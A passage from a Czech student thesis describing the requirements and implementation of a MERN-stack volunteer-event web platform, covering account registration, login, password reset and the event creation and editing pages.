U7	Veřejné profily	Platforma umožňuje zobrazovat veřejné profily uživatelů, kde ostatní vidí základní informace a historii jejich dobrovolnických aktivit.

Tabulka 5.3 Funkční požadavky - Správa událostí

ID	Název požadavku	Popis požadavku
E1	Vytváření událostí	Uživatelé mohou vytvářet nové události s podrobnými informacemi, jako je název, popis, místo konání, datum, počet účastníků a další doplňující údaje. Tato funkce umožňuje organizátorům detailně naplánovat dobrovolnické aktivity a zveřejnit je ostatním uživatelům platformy.
E2	Editace událostí	Organizátoři mohou upravovat všechny detaily již vytvořených událostí, například měnit datum a čas konání, aktualizovat informace o místě konání nebo upravit obsah popisu. Funkce zajišťuje aktuálnost zveřejněných údajů.
E3	Mazání událostí	Organizátoři mají možnost mazat své události, pokud jsou například zrušeny nebo již nejsou relevantní. Tímto způsobem se zamezí neaktuálnímu obsahu v systému a zachová se přehlednost nabídky aktivit.
E4	Prohlížení událostí	Všichni uživatelé mohou procházet seznam aktuálně dostupných událostí. Součástí je vyhledávací funkce a možnost filtrování podle různých kritérií, například data, typu dobrovolnické činnosti nebo lokality.
E5	Detail události	Uživatelé mají možnost zobrazit podrobné informace o konkrétní události, včetně popisu, seznamu účastníků a komentářů. Funkce umožňuje přehledné seznámení s detaily před přihlášením.
E6	Kategorizace událostí	Každá událost je přiřazena do kategorie podle typu dobrovolnické činnosti (např. environmentální pomoc, sociální práce).

Tabulka 5.4 Funkční požadavky - Správa účastníků

ID	Název požadavku	Popis požadavku
A1	Přihlášení k události	Uživatelé mohou jednoduše potvrdit svou účast na vybrané události. Po přihlášení jsou automaticky zařazeni na seznam účastníků dané akce.
A2	Odhlášení z události	Pokud se uživatel nemůže zúčastnit události, na kterou se přihlásil, má možnost se kdykoliv odhlásit.
A3	Kapacita události	Organizátoři mohou nastavit maximální počet účastníků pro každou událost, aby nedošlo k překročení kapacity.

5.2 Nefunkční požadavky

Nefunkční požadavky definují vlastnosti a omezení systému, které nesouvisejí přímo s konkrétní funkcionalitou, ale výrazně ovlivňují kvalitu a použitelnost aplikace. Tyto požadavky se zaměřují například na výkon, bezpečnost, použitelnost nebo dostupnost systému a slouží k tomu, aby byla platforma spolehlivá, efektivní a uživatelsky přívětivá. Splnění nefunkčních požadavků je klíčové pro zajištění pozitivní uživatelské zkušenosti a pro bezproblémový provoz aplikace v reálném prostředí.

Tabulka 5.5 Nefunkční požadavky na aplikaci

ID	Název požadavku	Popis požadavku
N1	Dostupnost	Aplikace musí být dostupná 24/7 s minimálními výpadky a údržba musí probíhat mimo špičku.
N2	Responzivita	Rozhraní musí být plně přizpůsobené pro mobilní, tabletová i desktopová zařízení.
N3	Kompatibilita	Aplikace musí fungovat korektně ve všech běžných prohlížečích (Chrome, Firefox, Edge, Safari).
N4	Uživatelská přívětivost	Rozhraní musí být jednoduché, přehledné a snadno ovladatelné i pro nové uživatele.
N5	Škálovatelnost	Systém musí umožnit snadné rozšíření kapacity a funkcí bez ztráty výkonu.

6 VÝVOJ WEBOVÉ APLIKACE

Implementace webové aplikace pro plánování a sdílení dobrovolnických aktivit představuje praktickou realizaci předem definovaných specifikací a požadavků. Vývoj zahrnuje programování jednotlivých funkcí s využitím moderního webového stacku MERN. Frontend aplikace je vytvořen pomocí React knihovny, která umožňuje vytvářet dynamické a interaktivní uživatelské rozhraní. Stylování komponent je realizováno prostřednictvím CSS a Material UI knihovny, což zajišťuje konzistentní a moderní vzhled.

Backend je implementován na platformě Node.js s využitím Express.js frameworku, který poskytuje robustní základ pro tvorbu RESTful API. Data jsou ukládána v MongoDB databázi a přístup k nim je zprostředkován pomocí Mongoose knihovny. Během vývoje byl kladen důraz na optimalizaci výkonu, zabezpečení aplikace a implementaci standardních bezpečnostních mechanismů, jako je hashování hesel pomocí Bcrypt a autentizace prostřednictvím JWT tokenů.

Aplikace je plně responzivní a přizpůsobuje se různým typům zařízení od mobilních telefonů až po velké monitory, což umožňuje pohodlné používání na cestách i v kanceláři. Mapové podklady pro lokalizaci dobrovolnických událostí jsou implementovány pomocí Leaflet knihovny, která poskytuje interaktivní mapové zobrazení.

6.1 Databáze

V rámci vývoje této webové aplikace byla zvolena NoSQL databáze MongoDB, kterou je možné díky své flexibilní struktuře dokumentů snadno přizpůsobovat bez nutnosti migrací. Tento přístup je vhodný u webových aplikací, kde se požadavky na data mohou při vývoji postupně měnit. Pro přístup k databázi a práci s daty je využita knihovna **Mongoose**, která usnadňuje definici schémat a práci s kolekcemi v prostředí Node.js. V aplikaci jsou využity čtyři kolekce:

- **User** – obsahuje informace o registrovaných uživateli, jako je celé jméno, e-mail, hash hesla, profilový obrázek, krátké bio a seznam dobrovolnických zkušeností. Také se zde ukládá token pro ověření e-mailu a obnovy hesla.
- **Event** – uchovává informace o jednotlivých dobrovolnických akcích. Každá událost obsahuje název, popis, datum konání, lokaci, kategorii, seznam účastníků a odkaz

na organizátora.

- **Comment** – slouží k ukládání komentářů uživatelů pro danou událost. Každý komentář je propojen s uživatelem (autem komentáře) a konkrétní událostí.
- **Notification** – uchovávají se zde notifikace, které informují uživatele o důležitých událostech v rámci platformy, například o přihlášení k akci, novém komentáři nebo zrušení akce.

6.2 Uživatelský účet

Správa uživatelských účtů představuje základní prvek dobrovolnické platformy, který umožňuje jednotlivcům vytvářet si personalizované profily, interagovat s ostatními uživateli a organizovat či účastnit se dobrovolnických akcí. Implementace uživatelských účtů zahrnuje několik klíčových procesů: registraci nových uživatelů, ověření jejich e-mailové adresy, přihlášení do systému a možnost obnovení zapomenutého hesla.


6.2.1 Registrace

Registrace je prvním krokem pro nové uživatele dobrovolnické platformy, a taky přístup ke většině funkcí aplikace, jako je přihlášení k dobrovolnickým akcím, komentování nebo správa profilu. Tyto funkce jsou přístupné až po úspěšné registraci, která zahrnuje také ověření e-mailové adresy.

Uživatel na registrační stránce (viz Obrázek 6.1 - Registrační formulář) vyplní své celé jméno, e-mail a heslo. Součástí tohoto formuláře je také bezpečnostní kontrola reCAPTCHA, která chrání systém před zneužitím pomocí botů.

Po odeslání formuláře pomocí tlačítka "Registrovat" (viz Obrázek 6.1 - Registrační formulář) dojde k validaci vstupních údajů – například kontrola správného formátu e-mailu nebo hesla, které musí obsahovat nejméně 8 znaků, jeden velký znak, jeden speciální znak a jedno číslo. Pokud jsou všechny údaje v pořádku, systém vytvoří nový uživatelský účet a odešle uživateli ověřovací e-mail s unikátním odkazem přímo pro daného uživatele.

Teprve po kliknutí na text "Ověřit e-mail" (viz Obrázek 6.2 - Ukázka ověřovacího emailu) je účet aktivován a uživatel může začít naplno využívat svůj účet. Tímto ověřením je zajištěno, že na platformě budou jenom ověřeni uživatelé, což zvyšuje důvěryhodnost systému.



The image shows a web registration form titled "Registrace". It contains four input fields: "Celé jméno *", "Email *", "Heslo *", and "Potvrďte heslo *". Below these fields is a reCAPTCHA checkbox labeled "Nejsem robot" with the reCAPTCHA logo and text "Ochrana soukromí - Smluvní podmínky". At the bottom of the form is a blue button labeled "REGISTROVAT".

Obrázek 6.1 Registrační formulář



Obrázek 6.2 Ukázka ověřovacího emailu

6.2.2 Přihlášení

Po úspěšné registraci a ověření e-mailu se uživatel může přihlásit do systému pomocí své e-mailové adresy a hesla (viz Obrázek 6.3 - Přihlašovací rozhraní aplikace). Přihlášení umožňuje uživateli začít naplno využívat všech funkcí systému, jako je účast na dobrovolnických akcích, jejich správa, komentáře, notifikace nebo kontaktování účastníků.

Přihlašovací formulář je jednoduchý a přehledný – uživatel zadává pouze e-mail a heslo, které si zvolil při registraci. Systém po kliknutí na tlačítko "Přihlásit se" (viz Obrázek 6.3 - Přihlašovací rozhraní aplikace) provede tyto kroky:

- Ověří, zda zadaný e-mail odpovídá existujícímu účtu,
- porovná zadané heslo s hashovaným heslem uloženým v databázi,
- zkontroluje, zda je e-mailová adresa již ověřena.



Obrázek 6.3 Přihlašovací rozhraní aplikace


V případě, že jsou všechny údaje správné a účet je aktivní, je uživatel přihlášen a je mu vygenerován bezpečnostní token (JWT – viz Podkapitola 8.6), který slouží k autorizaci u dalších operací. Pokud nastane chyba – například neexistující účet, špatně zadané heslo nebo neověřený e-mail – tak se uživateli zobrazí daná chybová hláška.

6.2.3 Obnovení hesla

Pokud uživatel zapomene své přihlašovací heslo, může si ho jednoduše obnovit. Obnovení začíná na stránce, kde se uživatel přihlašuje. Po kliknutí na text "Zapomněli jste heslo?" (viz Obrázek 6.3 - Přihlašovací rozhraní aplikace) je přesměrován na endpoint `forgot-password` s formulářem pro zadání své e-mailové adresy, se kterou se registroval (viz Obrázek 6.4 - Formulář pro obnovení hesla). Po zadání e-mailové adresy a následném odeslání formuláře pomocí tlačítka "Odeslat odkaz pro reset hesla" systém ověří, zda e-mail v databázi existuje. Pokud ano, vygeneruje jedinečný obnovovací token, který má omezenou platnost 1 hodinu (více o obnovení hesla v Podpodkapitole 8.2.2). Následuje odeslání e-mailu s odkazem, přes který si uživatel může změnit heslo.


E-mail s odkazem obsahuje instrukce a daný URL odkaz, ve kterém je zakomponovaný unikátní token. Po kliknutí na zvýrazněný text "Reset hesla" (viz Obrázek 6.5) je uživatel přesměrován na stránku, kde může zadat nové heslo (viz Obrázek 6.6). Systém také kontroluje, jestli je daný token stále platný. Pokud je platný, nové heslo se zašifruje a uloží do databáze a token je zneplatněn, aby nedošlo k jeho zneužití.

Po kliknutí na tlačítko "Nastavit nové heslo" je uživatel informován, jestli došlo ke změně hesla, nebo v průběhu nastala chyba. Celý proces je navržen tak, aby ochránil uživatelský




The form is titled "Reset hesla" (Reset password). Below the title is the instruction "Zadejte své nové heslo." (Enter your new password.). There are two input fields: "Nové heslo *" (New password *) and "Potvrďte nové heslo *" (Confirm new password *). At the bottom is a blue button labeled "NASTAVIT NOVÉ HESLO" (Set new password).

Obrázek 6.4 Formulář pro obnovení hesla



Obrázek 6.5 Ukázka emailu - obnovení hesla

účet před zneužitím - heslo nikdy neopustí klientskou část aplikace v nešifrované podobě a obnovovací token má krátkou životnost, spolu s tím, že je po úspěšné změně hesla deaktivován.



The form is titled "Zapomenuté heslo" (Forgotten password). Below the title is the instruction "Zadejte email, se kterým jste se registrovali. Odešleme vám instrukce pro reset hesla." (Enter the email you registered with. We will send you instructions for password reset.). There is one input field labeled "E-mailová adresa *" (Email address *). At the bottom is a blue button labeled "ODESLAT ODKAZ PRO RESET HESLA" (Send link for password reset).

Obrázek 6.6 Formulář pro změnu hesla


6.3 Dobrovolnické akce

Dobrovolnické akce jsou základem celé této webové aplikace. Tyto akce umožňují uživatelům se aktivně zapojit do různorodých aktivit, které mají pozitivní dopad na komunitu nebo životní prostředí. Cílem této části aplikace je přehledně uživatelům prezentovat dostupné

akce, usnadnit jim vyhledávání podle osobních preferencí a umožnit přihlášení na akci. V rámci této kapitoly budou popsány hlavní funkce spojené se zobrazováním a správou dobrovolnických akcí.

6.3.1 Domovská stránka

Domovská stránka slouží jako přehled dobrovolnických akcí, kde se uživatelé mohou rychle zorientovat v nabídce dobrovolnických příležitostí. Jednotlivé části stránky jsou navrženy tak, že podporují snadnou orientaci a efektivní vyhledávání podle preferencí daného uživatele (viz Obrázek 6.7 - Domovská stránka).



Obrázek 6.7 Domovská stránka

1. **Hlavní banner** – Uvítací sekce s výrazným sloganem a vyhledávacím polem, díky kterému je možno vyhledávat podle názvu události nebo klíčového slova, a tak rychle najít relevantní akce.
2. **Záložky zobrazení** – Uživatel může přepínat mezi nadcházejícími a již proběhlými událostmi, případně si akce interaktivně zobrazit na mapě.

3. **Boční filtry** – Nabízejí možnost filtrování podle lokality, kategorie událostí (např. ekologie, sociální pomoc) a konkrétního data. Díky tomuto filtrování si uživatel může snadno přizpůsobit obsah podle svých preferencí.
4. **Nejbližší události** – Rychlý přehled pěti nejbližších akcí podle data konání. Tato sekce podporuje spontánní zapojení uživatele do aktuálních aktivit.
5. **Seznam událostí** – Hlavní část stránky, která zobrazuje detailní přehled akcí podle aktuálně zvolené záložky zobrazení. Každá karta události obsahuje název, datum a čas konání, kategorii, počet přihlášených účastníků, lokaci a tlačítko pro zobrazení detailů. Barvy pozadí karet se liší podle kategorie, díky čemuž je zlepšena orientace uživatele.

Tato stránka je klíčová v rámci celé webové aplikace. Jejím cílem je rychle poskytnout přehled a zároveň motivovat k účasti.

6.3.2 Přehled mých dobrovolnických akcí

Stránka "Moje události" slouží přihlášeným uživatelům jako přehled jejich dobrovolnických aktivit. Uživatel zde může spravovat události, které vytvořil, nebo sledovat akce, na které se jako účastník přihlásil. Rozhraní je rozděleno do dvou záložek:


- **Organizuji** – zobrazí všechny akce, které daný uživatel založil a má možnost spravovat.
- **Účastním se** – zobrazí akce, kde se uživatel přihlásil jako dobrovolník.

Na obrázku 6.8 jsou jednotlivé funkce znázorněny následovně:

1. Tlačítko "**Vytvořit událost**" – umožňuje uživateli přidat novou dobrovolnickou událost pomocí jednoduchého formuláře, který je možno si prohlédnout na Obrázku 6.9.
2. Přepínání mezi záložkami "**Organizuji**" a "**Účastním se**" - filtruje události podle toho, jestli je uživatel organizátor nebo účastníkem. Tento přehled pomáhá uživateli se rychle zorientovat v akcích, které vytvořil či se jich účastní jako dobrovolník.
3. **Seznam událostí** – zobrazuje informace o jednotlivých akcích informace jako název, datum a místo konání, počet přihlášených a krátký popis. Události jsou také barevně

rozlišeny podle kategorie, což výrazně zvyšuje přehlednost. Každá karta taky obsahuje odkaz pro zobrazení detailu akce.

4. **Akční ikony** – tyto ikony umožňují organizátorovi rychle uskutečnit potřebnou akci. Organizátor má možnost upravit detaily (ikona tužky), odeslat hromadný e-mail (ikona obálky) nebo smazat událost (ikona koše). Tyto akce jsou dostupné pouze pro organizátora a umožňují mu efektivnější správu jeho událostí.



Obrázek 6.8 Moje události

6.3.3 Vytvoření akce

Přihlášený uživatel má možnost vytvořit dobrovolnickou akci pomocí jednoduchého formuláře (viz Obrázek 6.9). Formulář obsahuje několik základních polí, které zajišťují, že každá událost má všechny podstatné informace, které jsou potřeba pro úspěšnou organizaci a přehledné zobrazení na platformě.

1. **Název události** – uživatel by měl zadat název akce, který je jasný a výstižný. Tento název se následně zobrazuje v seznamu událostí i na detailní stránce události.

2. **Kategorie** – volbou kategorie (např. Ekologie, Sociální, Sport) se akce zařazuje do tématické skupiny. Kategorie se využívá pro filtrování, ale taky pro barevné rozlišení události, což výrazně napomáhá uživatelům se rychle zorientovat.
3. **Datum a čas konání** – zadání přesného termínu, kdy se akce uskuteční. Formulář kontroluje validní formát a znemožňuje výběr minulého data, díky tomu se předchází chybám.
4. **Maximální počet účastníků** – uživatel může zadat horní limit počtu účastníků, nebo toto pole nechat prázdné, pokud nezáleží na počtu účastníků.
5. **Krátký popis** – slouží ke stručnému shrnutí události. Tento popis se zobrazuje jak ve výpisu události, tak na detailu události. Limit 50 znaků zajišťuje konzistentní zobrazení na kartách událostí.
6. **Podrobný popis** – zde může organizátor uvést veškeré důležité informace potřebné k hládkému průběhu události jako specifikaci činností, požadavky na účastníky nebo pokyny k dopravě. Tento text je zobrazen na detailní stránce události.
7. **Typ adresy** – organizátor si může zvolit, jestli zadá pouze město, nebo zda místo konání akce určí přesně na mapě. Tato možnost zvyšuje přesnost lokalizace.
8. **Výběr lokace** – podle zvoleného typu adresy se buď zadává pouze název města, nebo se zpřístupní interaktivní mapa, kde může uživatel vybrat přesné místo konání.
9. **Vybraná poloha** – po výběru místo se automaticky zobrazí náhled zadané adresy spolu s GPS souřadnicemi. Tato část slouží k potvrzení, že místo odpovídá správně lokalitě.
10. **Tlačítko "Vytvořit událost"** – po vyplnění všech polí (kromě maximální počtu účastníků) může uživatel odeslat formulář pomocí tohoto tlačítka. Aplikace následně provede validaci údajů a v případě úspěchu uloží novou událost do databáze. Vytvořená akce se zobrazí v seznamu událostí na domovské stránce a v sekci "Moje události".

The image shows a mobile application form titled "Vytvořit událost" (Create Event) with a sub-header "Nová akce" (New Event). The form contains the following fields and sections, each annotated with a red number and arrow:

- 1: Text input field for "Název události *" (Event name).
- 2: Dropdown menu for "Kategorie" (Category), currently showing "Jiné" (Other).
- 3: Date picker for "Datum události *" (Event date), showing "dd. mm. rrrr --:--".
- 4: Text input field for "Maximální počet účastníků" (Maximum number of participants), with a hint "Nechte prázdné pro neomezený počet" (Leave empty for unlimited).
- 5: Text input field for "Krátký popis (max. 50 znaků) *" (Short description, max. 50 characters).
- 6: Text input field for "Podrobný popis události *" (Detailed description).
- 7: Radio button group for "Typ adresy" (Address type), with options "Pouze město" (City only) and "Vybrat na mapě" (Select on map), where "Vybrat na mapě" is selected.
- 8: Map view section titled "Vyhledat místo na mapě" (Find location on map), showing a map of Prague with a location pin.
- 9: Text box for "Vybraná poloha: Hlavní město Praha, Vinohrady, náměstí Míru, 120 00, Česko" (Selected location: Prague, Vinohrady, náměstí Míru, 120 00, Česko), including coordinates "Souřadnice: 50.074614, 14.435778".
- 10: Blue button labeled "Vytvořit událost" (Create Event).

Obrázek 6.9 Formulář - Vytvoření akce

6.3.4 Úprava akce

Pokud chce organizátor upravit již vytvořenou událost, může tak udělat buď ze sekce "Moje události" (viz Obrázek 6.8 - Moje události) nebo z detailu dané akce (viz Obrázek 6.11 - Detail dobrovolnické akce). Organizátor díky tomu může opravit chyby, aktualizovat informace nebo změnit lokaci akce.

Formulář pro úpravu akce je téměř totožný s tím, který slouží k vytvoření nové události. Uživatel má prakticky možnost kdykoliv upravit všechny detaily jeho dobrovolnické akce, které dříve zadal.

Na obrázku 6.10 jsou jednotlivé prvky formuláře číselně označeny - červeně jsou vyznačeny již popsane položky, modře jsou popsány nové prvky specifické pro editaci.

1-9 Červená – Tyto prvky formuláře byly již popsány v podkapitole 6.3.3 – Vytvoření akce. Organizátor zde upravuje název události, kategorii, datum, počet účastníků, oba popisy, typ adresy a lokaci.

1 Modrá – Tlačítka pro návrat zpět - umožňují organizátorovi opustit formulář a vrátit se zpět na předchozí stránku bez provedení změn.

2 Modrá – Tlačítko "Uložit změny" – potvrzuje provedené úpravy a odešle aktualizovaná data na server. Dojde k validaci stejně jako u vytvoření nové akce a změny se zapíší do databáze.

The image shows a mobile application interface for editing an event. The form is titled 'Upravit událost' (Edit Event) and includes several sections with red boxes and numbered arrows indicating specific elements:

- 1** (Blue arrow): Back button at the top left.
- 1** (Red arrow): Event name field ('Název události *') with the value 'Na kole dětem'.
- 3** (Red arrow): Date and time field ('Datum a čas *') with the value '05. 05. 2025 06: 00'.
- 4** (Red arrow): Maximum number of participants field ('Maximální počet účastníků') with the value '500'.
- 5** (Red arrow): Short description field ('Krátký popis (max. 50 znaků) *') with the value 'Na kole dětem: den plný jíz'.
- 2** (Red arrow): Category dropdown menu ('Kategorie') with the value 'Sport'.
- 6** (Red arrow): Long description field ('Popis události *') with the value 'velké cyklisty! Můžete se těšit na zábavné jízdy, dětské závody, cyklistické dílny, soutěže o ceny a spoustu zábavy pro celou rodinu. Čekají vás také stánky s občerstvením, doprovodný program a možnost vyzkoušet si novinky ze světa cyklistiky. Přijďte strávit aktivní den venku, užít si pohyb a podpořit sportování dětí! Minimum 200 znaků'.
- 7** (Red arrow): Address type selection ('Typ adresy') with options 'Pouze město' and 'Vybrat na mapě'.
- 8** (Red arrow): Map view ('Lokalita') showing the location 'Zlín, Zlín, náměstí Míru, 761 50, Česko'.
- 9** (Red arrow): Selected location summary ('Vybraná poloha: Zlín, Zlín, náměstí Míru, 761 50, Česko') with coordinates 'Souřadnice: 49.226466, 17.667148'.
- 1** (Blue arrow): 'ZRUŠIT' (Cancel) button at the bottom left.
- 2** (Blue arrow): 'Uložit změny' (Save changes) button at the bottom right.

Obrázek 6.10 Formulář - Úprava akce


6.3.5 Detail akce

Tato stránka (viz Obrázek 6.11 - Detail dobrovolnické akce) slouží k detailnímu zobrazení informací o dané dobrovolnické akci. Obsahuje přehledný a podrobný popis události, včetně

všech důležitých údajů.

1. **Tlačítko „Zúčastnit se události“** umožňuje uživatelům se přihlásit na vybranou akci. V případě, že přihlášení proběhlo zobrazí se uživatel v seznamu účastníků. Pokud je uživatel již přihlášen zobrazí se možnost **"Odhlásit se"**.
2. **Základní informace o události** zahrnují název události, kategorii, datum a čas konání, počet účastníků a kategorii. Tyto informace jsou vizuálně zvýrazněny a poskytují rychlý přehled o obsahu a zaměření události.
